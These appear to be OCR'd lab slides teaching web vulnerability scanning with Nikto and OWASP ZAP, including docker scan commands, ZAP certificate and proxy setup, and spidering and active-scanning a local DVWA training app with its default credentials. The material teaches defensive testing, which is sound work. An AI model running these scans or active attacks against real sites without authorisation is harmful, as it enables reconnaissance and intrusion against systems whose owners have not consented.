
- Identify security issues, outdated software, and misconfigurations
- Scan for dangerous files, CGIs, and default credentials
- Detect over 6,700 vulnerabilities

- Key Features
  - Scans HTTP/HTTPS web servers
  - Detects outdated versions, insecure headers, and hidden files
  - Supports saving results in HTML, XML, CSV
  - Command-line tool, ideal for scripting and automation

- https://github.com/sullo/nikto

- How to use:
  - `docker run --rm ghcr.io/sullo/nikto:latest -h http://example.com -p port`
  - `docker run --rm -v "$(pwd):/tmp" ghcr.io/sullo/nikto:latest -h http://<target> -o /tmp/nikto_report.txt -Format txt`

# Nikto Example







Source: https://www.sciencedirect.com/topics/computer-science/nikto


# OWASP ZAP (Zed Attack Proxy)

- It is an open-source web application security scanner.
- It is intended to be used by both those new to application security as well as professional penetration testers.
- HTTP proxy allows to intercept, view, and modify HTTP requests/responses that are sent to the server, including HTTPS traffic.
- Proxy your browser traffic, then tell ZAP which requests to “attack” (i.e. test for security flaws).



# OWASP ZAP Main Features


- Intercepting proxy
- Spidering and crawling
- Automated scanners
- Analyzing the scan results
- Reporting



# OWASP ZAP Initial Setup


Add root OWASP CA to the Firefox/Chrome

1. Open OWASP ZAP
2. Go to Tools → Options → Network → Server Certificate → Save



# OWASP ZAP Initial Setup

3. Add root OWASP CA to Firefox: Open Firefox → Edit → Preferences → Privacy & Security → Certificates → View_Certificate → Authorities




# OWASP ZAP Initial Setup

4. Add root OWASP CA to the Firefox:

   Import → select “owasp_zap_root_ca_cer” → Open

5. Set up proxy in Firefox and ZAP to port 8081.



# OWASP ZAP Spidering

The spider is a tool that is used to automatically discover new resources (URLs) on a particular site. To do the spidering testing, please do the following steps:


1. Open DVWA webpage: http://localhost:8000

2. Log in with: Username: admin, Password: password

# OWASP ZAP Spidering

3. Go to “http://localhost:8000” then Right click


4. Go to “Attack” then chose Spider




# OWASP ZAP Spidering

5. Click “Start Scan”

6. See the results




# OWASP ZAP Active Scanning

1. Go to “http://localhost:8000” then click “Command Injection” tab
2. Type something in the dialog box then click Submit

# Lab 5: OWASP ZAP Active Scanning

3. Back to OWASP ZAP then Right click on the POST:exec(Submit,ip)


4. Choose Attack → Active Scan



# OWASP ZAP Active Scanning

